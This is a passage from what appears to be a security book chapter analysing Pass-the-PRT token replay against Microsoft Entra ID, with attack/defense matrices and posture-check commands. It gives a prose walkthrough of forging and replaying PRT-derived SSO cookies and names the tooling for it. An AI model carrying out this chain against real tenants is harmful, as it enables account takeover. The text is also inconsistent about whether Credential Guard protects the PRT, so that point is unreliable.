The credential is the Primary Refresh Token. The two foundational write-ups are Mollema's "Abusing Azure AD SSO with the Primary Refresh Token" [820] and its follow-on "Digging further into the Primary Refresh Token" [819], both posted in August
2020. The second post is the single most-cited primary source in the
fifth generation of the family. Read it once and you understand why Pass-the-PRT is structurally different from everything that came before.

A PRT is an opaque refresh-token artifact issued by Microsoft Entra ID (formerly Azure AD) to a broker on Entra-joined or Hybrid-joined Windows devices, paired with a session key (an HMAC-SHA256 secret) used for proof-of-possession and bound to the device keys registered at device join.

The Microsoft Entra documentation describes the artifact precisely: "A Primary Refresh Token (PRT) is a key artifact of Microsoft Entra authentication... Once issued, a PRT is valid for 90 days and is continuously renewed as long as the user actively uses the device." [683] On Windows the PRT is refreshed during active sign-in use. The device-key registration binds the PRT to the device that owns it, and is what an attacker has to work around to replay PRT-derived material from a different context.

> ◆ **DEFINITION — PRIMARY REFRESH TOKEN (PRT)** The Microsoft Entra-issued long-lived refresh token for SSO on Entra-joined or Hybrid-joined Windows devices. Carries a session key (HMAC-SHA256) used to sign per-request `x-ms-RefreshTokenCredential` cookies, and binds to a device transport key registered at device join. It is valid for 90 days and is continuously renewed while the user actively uses the device [683]. The PRT is the load-bearing artifact for Single Sign-On to Entra-integrated resources, subject to client context, Conditional Access, token binding, and resource support.

Where the PRT *lives* is what makes the rest of the architecture work, and what makes it vulnerable. The PRT is *hybrid*: issued and revoked cloud-side by Entra ID, protected on Credential-Guard-on Entra-joined devices under the `LsaIso`/Credential Guard storage model as far as this public source corpus lets us infer, and used client-side through the **CloudAP** authentication plug-in, which is loaded into LSASS like any other Windows authentication package.

The load-bearing structural fact is a storage-versus-use distinction. On Credential-Guard-on Entra-joined devices, this chapter treats the long-lived PRT/session-key state as protected by the `LsaIso`/Credential Guard storage model; Microsoft documents the protected-secret categories and PRT broker model, while the exact private placement is inferred from that scope plus public Mollema/Delpy behavior. CloudAP is still loaded in VTL0 `lsass.exe`, however, because Windows must use the PRT for SSO. The replay seam Mollema documented is the in-use SSO-cookie derivation that CloudAP performs in VTL0: the attacker does not need to read the isolated long-lived root if they can cause the local broker to mint or expose a derivative that Entra accepts [820] [819].

◆ **DEFINITION, CLOUDAP (CLOUD AUTHENTICATION PROVIDER)** The Windows authentication package (`cloudap.dll`, loaded into LSASS) that handles authentication against Microsoft Entra ID for Entra-joined and Hybrid-joined devices. Brokers use of the device's Primary Refresh Token and the derived material used to sign per-request PRT cookies. On Credential-Guard-on Entra-joined devices, the long-lived PRT/session-key state is treated here as protected by Microsoft-documented device/TPM binding and, where applicable, Credential Guard storage posture; CloudAP's VTL0 role is the in-use derivation and SSO-broker path, which remains the replay surface.

The mechanism, as Mollema and Delpy developed it through the second half of 2020, is best read as a storage-versus-use attack. On systems without the modern isolation posture, tooling could recover PRT-associated material from CloudAP's working memory. On Credential-Guard-on Entra-joined devices, the claim is not raw export of the protected root. The residual is that CloudAP in VTL0 still has to ask for, receive, sign, or handle PRT-derived SSO-cookie material so the user can sign in without retyping a password.

The attacker constructs or obtains an `x-ms-RefreshTokenCredential` JWT whose payload carries `is_primary: true`, a fresh `request_nonce`, and either the opaque PRT refresh-token claim or a brokered equivalent. ROADtools' `roadtx prt` implements the server-challenge nonce pattern by posting `grant_type=srv_challenge` to the Entra ID v1 token endpoint and using the returned `Nonce` value [821]. The signature is HMAC-SHA256 over the JWT under PRT-associated proof material produced through the local SSO path. The completed cookie is then accepted or rejected in the normal Entra authorize/token flow: cookie acceptance proves PRT-derived possession, and access or refresh tokens are issued only for the requested client/resource subject to Conditional Access, device binding, Token Protection support, and downstream verifier policy. Mollema's second post describes the collaboration that built the tooling:

❝ **QUOTED SOURCE** Around the same time Benjamin Delpy took up my 'challenge' of recovering PRT data from `lsass` with mimikatz. We combined forces and ended up with tooling that is not only able to extract the PRT and associated cryptographic keys (such as the session key) from memory, but can also use these keys to create new SSO cookies or modify existing ones.: Dirk-jan Mollema, *Digging further into the Primary Refresh Token* [819]

The operational tooling closed quickly. Mollema's `roadtx prt` (part of ROADtools [821]) automates the full chain end-to-end: exercise the local broker, recovered

raw material, or an already completed cookie; complete the OAuth dance for a particular client/resource; and hand the attacker the resulting token only if policy and binding checks allow it. The Mimikatz `dpapi::cloudapkd` command landed in the open-source repository the same window. Pass-the-PRT moved from research artifact to commodity tooling in months, not years.

> ▶ **WALKTHROUGH — Pass-the-PRT without confusing storage and use**
>
> 1. Establish the posture: on a Credential-Guard-on Entra-joined endpoint, treat the long-lived PRT/session-key state as protected by the `LsaIso`/Credential Guard storage model; CloudAP remains the VTL0 broker that turns that state into SSO cookies for normal user sign-in.
> 2. The attacker with local administrator does not have to prove that the isolated root secret was copied out of VTL1. The operational proof is weaker and more important: the attacker causes or observes the VTL0 broker path that produces PRT-derived cookie proof material during legitimate SSO use [820] [819].
> 3. The attacker asks Entra ID for a fresh server challenge by posting `grant_type=srv_challenge` to the v1 token endpoint. ROADtools' `roadtx prt` implements this nonce step [821].
> 4. The attacker builds an `x-ms-RefreshTokenCredential` JWT: header declaring HMAC-SHA256, payload carrying `is_primary: true`, the opaque PRT refresh-token claim, a brokered equivalent, or an already completed cookie captured from the local SSO path, and the fresh `request_nonce`.
> 5. The attacker signs the JWT with PRT-associated proof material produced through the local CloudAP path, or reuses a completed cookie, and sends it to `login.microsoftonline.com` from a different context.
> 6. Entra ID validates the signature and nonce in the relevant authorize/token flow. For clients or resources not enforcing device-bound Token Protection, the result is the same architectural outcome as 1997: a reusable proof produced on one machine authenticates somewhere else.

Now the analytical core. Pass-the-PRT can bypass three Microsoft defenses *simultaneously* when the target resource path does not enforce device-bound token protection.

First, **Credential Guard** isolates NTLM hashes and Kerberos TGTs, but its documented scope does not include the CloudAP-held PRT. The PRT and its session key live in VTL0 LSASS; the TPM seals the device and transport keys at rest, but Mollema's work shows that with local administrative control an attacker can extract the PRT and session key from CloudAP and replay them on another device [87] [819].

Second, **KB5014754** is out of scope. The PRT cookie does not traverse the KDC's certificate-mapping logic at all; it is a JWT signed by an HMAC and authenticated

at the Entra ID token endpoint. The strong certificate mapping that Microsoft drove through five years of audit-to-enforcement timeline has no relevance to a credential that never touches the KDC [770].

Third, **Protected Users** is out of scope. Protected Users is an Active-Directory-only construct, enforced on Windows Server domain controllers and on AD-joined member devices. Entra ID is a separate identity provider with separate enforcement; the 240-minute TGT cap, the NTLM ban, and the RC4 ban that Protected Users enforces simply do not apply [672].

The TPM-sealing finding is where the architectural pattern becomes most precise. Microsoft began sealing the PRT session key to a TPM-bound key on TPM-2.0-eligible hardware: a defense that, in principle, makes the raw session key cryptographically non-exportable. Mollema's finding in the August 2020 second post is that the seal does not close the attack, because the local SSO broker still obtains or handles *derived* PRT-cookie-signing material during normal use, and the attacker only needs that derivative:

> ❝ QUOTED SOURCE despite the session key of the PRT is stored in the TPM whenever possible, this doesn't prevent us from extracting the PRT and the required information to create SSO cookies. The result of this is that regardless of whether the PRT is protected by the TPM or not, with Administrator access it is possible to extract the PRT from LSASS and use the PRT on a different device than it was issued to.: Dirk-jan Mollema, *Digging further into the Primary Refresh Token* [819]

The structural reason the standard hardware-rooted defense pattern does not transfer: the attacker does not need the raw session key out of the TPM or LsaIso. They need the in-use derivative CloudAP causes to be signed or handled in VTL0 so that an SSO cookie can be accepted elsewhere.

The TPM and LsaIso-class storage protections protect the root where that posture applies. CloudAP uses the root through a brokered SSO path. Whatever derivative CloudAP can legitimately ask for or handle in VTL0 becomes the replay surface for an attacker with administrator-level control. The defense pattern that worked for NT hashes must therefore cover both storage and use; storage alone is a speed bump rather than a wall.

Cookie anatomy, in prose. The `x-ms-RefreshTokenCredential` object is a JWT-like proof: a header declaring HMAC-SHA256, a payload that marks the assertion as primary and carries a fresh server nonce, and a signature produced with PRT-associated proof material. The security question is not how to build one by hand; it

is whether the endpoint lets an attacker obtain or induce the proof material outside the intended user session.

The current partial mitigations are worth enumerating, because none of them universally closes the gap across clients and resources.

Token Protection (a Conditional Access session control) attempts to ensure that only device-bound sign-in session tokens are accepted at the Entra ID token endpoint for protected resources. The Microsoft Learn page is explicit about both the design intent and the deployment limits: "Token Protection is a Conditional Access session control that attempts to reduce token replay attacks by ensuring only device bound sign-in session tokens, like Primary Refresh Tokens (PRTs), are accepted by Microsoft Entra ID when applications request access to protected resources." [842] As of the current documentation the *supported resources* are five named applications: Exchange Online, SharePoint Online, Microsoft Teams, Azure Virtual Desktop, and Windows 365. Browser applications are out of scope; "Token Protection currently supports native applications only. Browser-based applications are not supported." [842] Most Entra-integrated SaaS is unbound.

Continuous Access Evaluation (CAE) can reduce the usefulness of downstream access tokens and sessions for CAE-capable client/resource combinations after triggering signals such as password change, account disablement, risk detection, or policy change [124]. CAE is evaluation-time, not isolation. It can shrink post-replay dwell time; it does not prevent proof extraction, bind every resource, or directly invalidate a copied PRT.

Hybrid-joined PRT renewal binding partially closes the cross-tenant case for hybrid Azure AD Join configurations, but does not address the same-tenant Pass-the-PRT case that Mollema's original 2020 posts described [843].

The institutional acknowledgment of the supersession pattern is the verbatim Microsoft Learn sentence already quoted in the Credential Guard discussion [87]: written about the 2015 Credential Guard architecture, it accurately predicts the 2020 Pass-the-PRT shift. The credential-replay family has reached the point where the on-prem stack can be correctly deployed and still be irrelevant to an Entra token proof accepted by an unsupported or unbound cloud resource.

> ▸ **KEY IDEA** Pass-the-PRT bypasses the practical protection delivered by Credential Guard, KB5014754, and Protected Users when the target verifier path accepts unbound PRT-derived proof, because each defense was designed around a different artifact or verifier path, while the replay seam is CloudAP's in-use SSO-cookie derivation. The architectural property (a long-term authentication

> artifact reachable from the using process is replayable) is unchanged. The artifact moved.

Six years after Mollema's disclosure, the TPM-resilience finding still matters. CloudAP still has a VTL0 SSO-broker role. Credential Guard can protect the long-lived PRT/session-key storage model on CG-on Entra-joined devices, but the in-use cookie derivation and verifier-binding path remain the operational frontier in 2026.

Verify it yourself (documented): the PRT population and Credential Guard posture

Honesty about evidence is part of the argument here. This chapter has no private VM capture, no hash of a recovered token, and no claim that the author replayed a PRT in a lab. It therefore must not dress a documentation probe up as exploit evidence. The live proof below establishes the endpoint's membership in the relevant population: Entra join state, user PRT state, refresh timing, and whether the device key is hardware-backed. The replay proof remains Mollema and Delpy's public research and tooling, not an unpublished capture in this book [820] [819] [821].

Microsoft Learn, *Primary Refresh Token* and `dsregcmd /status`. Reproduce on a Windows endpoint: `dsregcmd /status`.

```
+-----------------------------------------------------
  -----------------+
| Device
  State                                                |
+-----------------------------------------------------
  -----------------+
    AzureAdJoined : YES        # Entra-joined device population
    DomainJoined  : YES/NO     # hybrid state depends on
  deployment
    DeviceAuthStatus : SUCCESS # device object is usable by Entra
  ID

+-----------------------------------------------------
  -----------------+
| SSO State
  |
+-----------------------------------------------------
  -----------------+
```

```
    AzureAdPrt : YES           # signed-in user has a PRT
    AzureAdPrtUpdateTime : <timestamp of last refresh>
    AzureAdPrtExpiryTime : <timestamp if present on this build>

+-----------------------------------------------------
  -----------------+
| Device Details / Key State
  |
+-----------------------------------------------------
  -----------------+
    KeyProvider  : Microsoft Platform Crypto Provider
    TpmProtected : YES         # device key is TPM-protected
  where available
```

Read those lines as a chain of necessary conditions, not a proof of compromise.

1. `AzureAdJoined: YES` means Windows has a tenant-side device identity and the CloudAP path is in scope. If this is `NO`, the Pass-the-PRT discussion may still matter for hybrid or workplace-joined variants, but this specific endpoint is not the clean Entra-joined specimen.
2. `AzureAdPrt: YES` means the signed-in user has the artifact class this chapter is about. If it is `NO`, there is no local user PRT to reason about at that moment, and a replay chain must first explain why the PRT is absent.
3. `AzureAdPrtUpdateTime` tells you the PRT is being refreshed through normal use. The correct timer is inactivity: Microsoft documents that a PRT is valid for 90 days and continuously renewed while the user actively uses the device [683]. Do not import older inactivity-window assumptions into the investigation.
4. `KeyProvider: Microsoft Platform Crypto Provider` and `TpmProtected: YES` tell you the device key is hardware-backed where the platform supports it: TPM-protected key storage as established in the TPM chapter (Chapter 2). That is a real control; it does not prove every CloudAP in-use derivative is isolated from VTL0.
5. `DeviceAuthStatus: SUCCESS` matters because a stale or disabled device object breaks different things than PRT replay. If the device is not healthy, failed SSO is not evidence of Token Protection or Credential Guard success.

The same proof needs a Credential Guard posture check. The supported Windows query is:

```
Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\
  Microsoft\Windows\DeviceGuard | Format-List
```

The fields to preserve in a lab notebook are `SecurityServicesConfigured` and `SecurityServicesRunning`. A running value that includes `1` means Credential Guard is

actively running; a configured value without a running value is only policy intent. This distinction matters for the chapter's core claim. If Credential Guard is not running, raw LSASS extraction failures or successes say little about the modern storage/use boundary. If Credential Guard is running and `AzureAdPrt: YES`, you have the interesting specimen: the long-lived PRT/session-key storage boundary should be treated as part of the protected LsaIso model, while the CloudAP SSO-broker path remains the use surface under discussion [87] [683].

A careful lab record for this chapter would therefore have four tiers of evidence:

Tier	Evidence	What it proves	What it does not prove
1	`dsregcmd /status` with `AzureAdJoined: YES` and `AzureAdPrt: YES`	The endpoint/user is in the PRT SSO population	Theft or replay
2	`TpmProtected: YES` and Platform Crypto Provider	Device-key hardware backing	Isolation of every PRT-derived SSO-cookie use path
3	`Win32_DeviceGuard` showing Credential Guard running	VBS/LSAISO posture for covered secrets	That CloudAP's in-use derivative never appears in VTL0
4	Public Mollema/Delpy/ROADtools chain	Replay feasibility and tooling lineage	This book's own captured replay

That is the evidence boundary. The chapter's argument is not "I secretly stole a PRT." The argument is: Microsoft documents the PRT population and timer [683] Microsoft documents Credential Guard's protected categories and VBS model [87] Mollema documents that PRT-derived SSO-cookie material could be created and replayed even when TPM protection existed [820] [819] ROADtools operationalises the nonce and cookie flow [821] and Token Protection's documented scope remains a closed list of supported native-app resources rather than universal verifier binding [842]. The intersection of those documented facts is enough to identify the residual architectural gap without fabricating a lab capture.

Where this link breaks: Residual map

The residual is not that Credential Guard is useless. It is that Credential Guard's storage guarantee, CloudAP's broker guarantee, and Entra's verifier guarantee are three different guarantees. A control can be excellent at one layer and irrelevant at the next.

Residual	Source anchor	Observable	Control	Failure mode
Covered AD secrets moved out of VTL0	Credential Guard protects NTLM hashes, Kerberos TGTs, and domain credentials [87]	`Win32_DeviceGuard` shows Credential Guard running; classic `sekurlsa` buffers are empty	Credential Guard, VBS, LsaIso	Does not by itself isolate every CloudAP SSO-cookie derivation path
PRT exists and refreshes with use	Microsoft Entra PRT documentation [683]	`dsregcmd /status` shows `AzureAdPrt: YES` and update time	Device join health, Conditional Access, sign-in risk policy	Presence is not compromise; absence changes the hypothesis
Root storage and use path differ	Mollema's CloudAP/PRT work plus Microsoft Credential Guard scope [820] [819] [87]	CG-on endpoint with PRT population and CloudAP-loaded SSO behavior	Protect root storage where supported; reduce local admin; monitor broker path	Attacker targets the derivative or brokered proof, not necessarily the root secret
TPM binding raises key-export cost	PRT device-key model and Mollema's TPM observation [819] [683]	`TpmProtected: YES`; Platform Crypto Provider	TPM 2.0, attested device join	Non-exportable keys can still be asked to sign; proof material can be abused if exposed through the using process
Token Protection is verifier-side and partial	Microsoft Token Protection supported-resource list [842]	CA policy evaluation; sign-in logs for protected apps; resource list review	Token Protection for Exchange Online, SharePoint Online, Teams, Azure Virtual Desktop, Windows 365	Unsupported browser paths, third-party SaaS, and legacy integrations accept unbound tokens
CAE shortens revocation latency	Continuous Access Evaluation docs [124]	Sign-in/risk events followed by token invalidation	CAE-capable resources and risk signals	Does not prevent the first derivation or first replay before revocation
AD CS remains a sibling residual	Certified Pre-Owned, KB5014754, Certipy/Certify cata-	Template flags, EKUs, enrollment ACLs, security extension state	Strong mapping enforcement; recurring ESC audit	ESC template/ACL/relay/mapping errors sur-

Residual	Source anchor	Observable	Control	Failure mode
	logs [709] [770] [837] [841]			vive the Certifried CVE fix

The operational threshold is local administrative control. Most of the family starts there because the attacker must read or drive an authentication broker that the operating system intentionally protects from ordinary users. That premise should not be hand-waved away. If an enterprise's endpoint hardening, EDR, application control, and privilege model prevent local admin, the Pass-the-PRT path is much harder. If the attacker has local admin, the question changes from "can they read every secret?" to "which legitimate authentication use path can they coerce, observe, or replay?" That is the exact same pivot Ochoa made in 2008 when he stopped patching Samba and started patching LSASS-resident credential state [824].

The residual map also gives defenders the right failure labels. A stolen PRT-derived cookie used successfully against an unprotected SaaS app is not a Credential Guard failure if the long-lived PRT/session-key root remained protected. It is a verifier-binding failure at the resource and token endpoint. A successful replay before CAE revokes the session is not proof that CAE is useless. It is proof that CAE is a dwell-time control rather than an extraction control. A certificate-authentication bypass after KB5014754 enforcement is not necessarily a Microsoft patch failure; it may be an ESC template or CA ACL failure. The family persists because teams collapse these layers into one word ("credential") and then buy a control that only protects one layer.

The structural reading is therefore: ask four questions for every row. Where is the root stored? Where is the proof produced? Which verifier accepts the proof? Which resource enforces binding? A row is closed only when all four answers point to a boundary stronger than the compromised host.

The 5×5 matrix and the irregular cadence

Five generations of attack. Five generations of defense. They map onto each other unevenly; the gaps are not five years.

The matrix below consolidates the lineage at a glance. Rows are the attack generations (in the order they entered the practitioner literature). Columns are the defense generations (in the order they shipped). Each cell records whether that defense closes that attack's covered local-extraction or verifier path on a fully-

deployed hardware-eligible 2026 Windows 11 endpoint with the control turned on. "Closed" means local extraction on that protected endpoint returns empty buffers or authentication fails for that defense's covered path; "Partial" means the defense increases attacker cost or closes one sub-case; "Open" means the defense's design scope does not include that attack.

Attack \ Defense	Mitigating-PtH whitepapers (2012/2014)	Protected Users + RunAsPPL + Restricted Admin (2013-2014)	Credential Guard / LSAISO (2015)	KB5014754 strong mapping (2022)	Token Protection + CAE (2023-2025)
Pass-the-Hash (Ashton 1997, Ochoa 2008)	Open (documentation)	Partial (Protected Users members)	Closed for local extraction on enabled endpoints	Open (not in scope)	Open (not in scope)
Pass-the-Ticket (Delpy 2011, Duckwall+Delpy 2014)	Open (documentation)	Partial (4-hour TGT cap for Protected Users)	Closed for local extraction (TGT session key in LSAISO)	Open (not in scope)	Open (not in scope)
Overpass-the-Hash (Delpy / Metcalf 2014)	Open (documentation)	Partial (RC4 banned for Protected Users)	Closed for local extraction (NT hash in LSAISO)	Open (not in scope)	Open (not in scope)
Pass-the-Certificate (Schroeder + Christensen 2021, Méheut 2022)	Open (documentation)	Open (cert keys outside scope)	Open (cert keys outside scope)	Partial (closes Certifried sub-case; ESC2-ESC16 remain)	Open (not in scope)
Pass-the-PRT (Mollema + Delpy 2020)	Open (Entra ID is separate IDP)	Open (Entra ID is separate IDP)	Open for unbound verifier paths (in-use CloudAP derivation in VTL0)	Open (not in scope)	Partial (5 named resources; browser apps out of scope)

Table 2. The 5×5 attack/defense matrix. The union of every cell in the rightmost column of "Closed" entries is the set of local-extraction paths Microsoft's published 2026 defenses close on hardware-eligible non-DC endpoints with every control turned on; that set

is precisely the first three rows, not replay of material obtained from SAM/NTDS.dit, DCSync, a DC, or another host.

THE 5×5 MATRIX · WHICH DEFENSE CLOSES WHICH ATTACK

Attack \ Defense	Mitigating-PtH papers · 2012/14	Protected Users RunAsPPL · '13/14	Credential Guard Lsalso · 2015	KB5014754 mapping · 2022	Token Protection + CAE · '23–25
Pass-the-Hash Ashton '97 · Ochoa '08	○	◐	✓[a]	○	○
Pass-the-Ticket Delpy '11	○	◐	✓[a]	○	○
Overpass-the-Hash Metcalf · Delpy '14	○	◐	✓[a]	○	○
Pass-the-Certificate Schroeder+Christensen '21	○	○	○	◐[b]	○
Pass-the-PRT Mollema+Delpy '20	○	○	○[d]	○	◐[c]

✓ Closed — empty buffer / auth fails ◐ Partial — one sub-case or raised cost ○ Open — outside the defense's design scope

a on Credential-Guard-enabled endpoints **b** Certifried sub-case only; ESC2–ESC16 remain
c five named resources; browser apps out of scope **d** in-use CloudAP derivation stays in VTL0

*The **fully-Closed** cells stop at the oxblood rule — the Credential Guard column, Gens 1–3. Gens 4–5 reach only **Partial** — no single defense closes the column, and the staircase never reaches the cloud era.*

Figure 19.1: The 5×5 attack/defense matrix as a heatmap. Five attack generations (rows) against five defense generations (columns), each cell graded Closed (returns empty buffers or fails authentication), Partial (one sub-case or raised cost), or Open (outside the defense's design scope) on a hardware-eligible 2026 Windows 11 endpoint with every control on. The fully-Closed cells form a single green block in the Credential Guard column, confined to Generations 1–3; Pass-the-Certificate and Pass-the-PRT reach only Partial, so the staircase of closed cells never reaches the cloud era.

The matrix makes the structure visible. No single defense closes all attacks, and no single attack is closed by all defenses. The union of every defense closes *local extraction of covered material for* Pass-the-Hash, Pass-the-Ticket, and Overpass-the-Hash on hardware-eligible non-DC Windows 10/11 systems with all controls

enabled. It partially closes Pass-the-Certificate (for the Certifried sub-case) and partially closes Pass-the-PRT (for five named resources). Both of the most recent generations remain operationally open against any deployment that does not run those specific controls. Which is most deployments.

The cadence is just as uneven as the matrix. A popular shorthand claims that "every Windows defense against credential replay buys about five years before the attack class evolves to the next credential type." Memorable. Also wrong. The actual timeline produces gaps from eleven months to eleven years, with one negative interval:

- **1997 → 2008** (eleven years) for the Samba-patch → Windows-native pivot. Pass-the-Hash existed for over a decade as a Unix-side novelty before Ochoa's LSASS-injection insight made it Windows-native.
- **2008 → 2011** (three years) for the Mimikatz Pass-the-Ticket extension. The same memory-access primitive that animated `IAM.EXE` was retargeted at a different artifact.
- **2012/2014 → 2015** (one to three years) for the Mitigating-PtH whitepapers → Credential Guard pivot. Documentation took a year and a half to ship; the architectural counter took another.
- **2021 → 2022** (eleven months) for the AD CS catalog → KB5014754 response. Coordinated disclosure compressed this gap; Certifried's CVE-class status forced a CVE-class response.
- **2020 → 2025+** (open-ended) for Pass-the-PRT with no Credential-Guard-equivalent for the CloudAP use path shipped. As of the source corpus reviewed for this chapter, I found no public Microsoft roadmap for VBS-class isolation of every CloudAP SSO-cookie derivation path.

The most striking gap is the 2020/2021 *negative* interval. Pass-the-PRT (Mollema, August 2020) and the AD CS catalog (Schroeder + Christensen, June 2021) are siblings rather than sequential; Pass-the-PRT predates the Pass-the-Certificate tooling/name popularisation by about twenty-one months, even though this chapter treats them as Generation 4 and Generation 5 in narrative order. The Generation N → N+1 framing is *taxonomic*, not strictly chronological. The reader needs this distinction to read the lineage accurately: the attack class evolves along the architectural property, not along the calendar.

> **The five-year drumbeat was selection bias.** The "every Windows defense buys five years" framing is what you see if you select the cleanest pairings (Mitigating-PtH 2012/2014 to Credential Guard 2015 plus an artificial 2020-targeted "next

> attack"). When you look at the actual intervals, you see eleven years (1997-2008), three years (2008-2011), eleven months (2021-2022), and an open-ended interval (2020 onwards). The pattern is the architectural property persisting across artifact changes, not a calendar drumbeat.

The storage-class progression is the cleanest way to see the property hold across the lineage. Each row names the long-term artifact, where it lives, and which defense moved or shielded that storage class.

Generation	Long-term artifact	Storage location	Defense that isolated it	Status 2026
1A (1997 Samba)	NT hash (and LM hash)	Attacker-supplied hash (Samba `smbpasswd`)	"Do not store LAN Manager hash" policy (Vista default-on); SAM hash extraction still works	LM hash retired; NT hash extraction still works
1B (2008 Windows-native)	NT hash	LSASS credential cache	Credential Guard relocates to LSAISO	Closed for local extraction on Credential-Guard-enabled endpoints
2 (2011 Mimikatz)	Kerberos TGT plus session key	LSASS Kerberos package	Credential Guard relocates to LSAISO	Closed for local extraction on Credential-Guard-enabled endpoints
3 (2014)	NT hash promoted to RC4-HMAC Kerberos key	LSASS, same buffer as Pass-the-Hash	Credential Guard relocates to LSAISO; KB5021131 makes AES the default	Closed for local extraction on Credential-Guard-enabled endpoints; RC4 remains compatibility-supported but Microsoft recommends AES-only hardening where possible [756]
4 (2021 AD CS catalog)	X.509 certificate private key	CryptoAPI key container, TPM, or smart card	TPM-resident or VSC-resident keys are cryp-	Partial; ESC2-ESC16 misconfigurations remain

Generation	Long-term artifact	Storage location	Defense that isolated it	Status 2026
			tographically non-exportable; KB5014754 binds certificates to SIDs at issuance	administrative hardening
5 (2020 Pass-the-PRT)	PRT session key plus derived signing material	PRT and session key held by CloudAP in VTL0 LSASS (outside Credential Guard's scope); device/transport keys TPM-sealed at rest	TPM seals device/transport keys at rest, but the PRT and session key are extractable from LSASS with local admin; Token Protection partially shields named resources	Open for unbound paths

Table 3. Storage-and-use progression. Each attack generation targets the next authentication artifact whose storage location, use path, or verifier binding is not fully covered by the previous generation's defense.




Figure 19.2: The storage-class progression as a layered staircase, read as gap analysis. Each defense relocates the long-term secret inward to a stronger boundary: on-disk SAM → the lsass.exe cache → the LsaIso VTL1 trustlet → a TPM/VSC key container, and the family targets the next artifact just outside it. The bottom rung is the crux: the CloudAP-held PRT and its session key live in VTL0 LSASS outside Credential Guard's scope, with only the device/transport keys TPM-sealed at rest, so an attacker with local admin can extract and replay them. The boundary the staircase never reached, and the seam where Generation 6 (Pass-the-DeviceKey) is forecast.

The matrix and the storage/use table jointly produce the structural prediction: each generation shifts to the next available authentication artifact whose storage class, use path, or verifier binding the latest defense does not fully cover. The graph-based formalization of these transitions is the BloodHound edge catalog: the `HasSession`, `AdminTo`, and `CanRDP` family that operationalises "which principal can reach which credential from where" as a queryable property of an enterprise's directory [844]. The pattern predicts a Generation 6 outside whatever isolation scope arrives next.

The most credible forecast candidate today is a **Pass-the-DeviceKey**-style family: extraction or abuse of the device transport key the PRT binds to, or of the CloudAP-derived material the cookie-signing process produces from it [845]. Mollema's 2023-2025 continuation work documents the underlying device-transport-key primitives in detail; the September 2025 Actor-tokens disclosure (CVE-2025-55241) demonstrated a fully operational cross-tenant impersonation primitive, responsibly disclosed and patched before any in-the-wild abuse, an adjacent cloud-token-validation failure rather than a device-key primitive [846] [847].

▶ **WALKTHROUGH — READING THE FAMILY TREE WITHOUT BEING FOOLED BY DATES** Start with the artifact, not the year. Ashton proves that a stored hash can satisfy the verifier. Ochoa moves the substitution into Windows so native tools inherit it. Delpy retargets the same LSASS reachability at Kerberos tickets. Metcalf and Duckwall/Delpy show that the NT hash can also be promoted into a Kerberos long-term key through RC4-HMAC. Schroeder, Christensen, Lyak, and Méheut move the family to certificate private keys and KDC mapping. Mollema and Delpy move it to Entra's PRT and CloudAP's SSO-cookie path. Chronologically, Pass-the-PRT was published before the AD CS catalog; taxonomically, both are children of the same post-Credential-Guard search for the next artifact outside the closed boundary.

Figure 19.3: Twenty-nine years of credential replay as a family tree on a strictly chronological spine: Pass-the-Hash (Ashton 1997 → Ochoa 2008) → Pass-the-Ticket (Delpy 2011) → Overpass-the-Hash (2014) → Pass-the-PRT (Mollema 2020) → Pass-the-Certificate (Schroeder + Christensen 2021). Each node names the artifact it targets and the defense that closed the prior generation. The right-hand family-order axis crosses the spine between 2020 and 2021: Pass-the-PRT is the family's fifth branch but shipped before the fourth (Pass-the-Certificate), so taxonomic order is visibly distinct from chronological order.

If the pattern holds, the ingredients for a possible Generation 6 are already visible in research literature. Mollema's 2023-2025 continuation work [845] [847]

[846] documents device-identity and transport-key-adjacent primitives. The name, commodity tool, and operational center of gravity have not arrived; the forecast is that attackers will keep testing that substrate before VBS-class CloudAP use-path isolation is universal.

Open problems and the 2026-2030 forecast

The credential-replay family has six load-bearing open problems in 2026. Each is structural rather than mathematical; the cryptographic primitives that would close them already exist.

The architectural lower bound (the only configuration that closes the family in principle) is the union of three things.

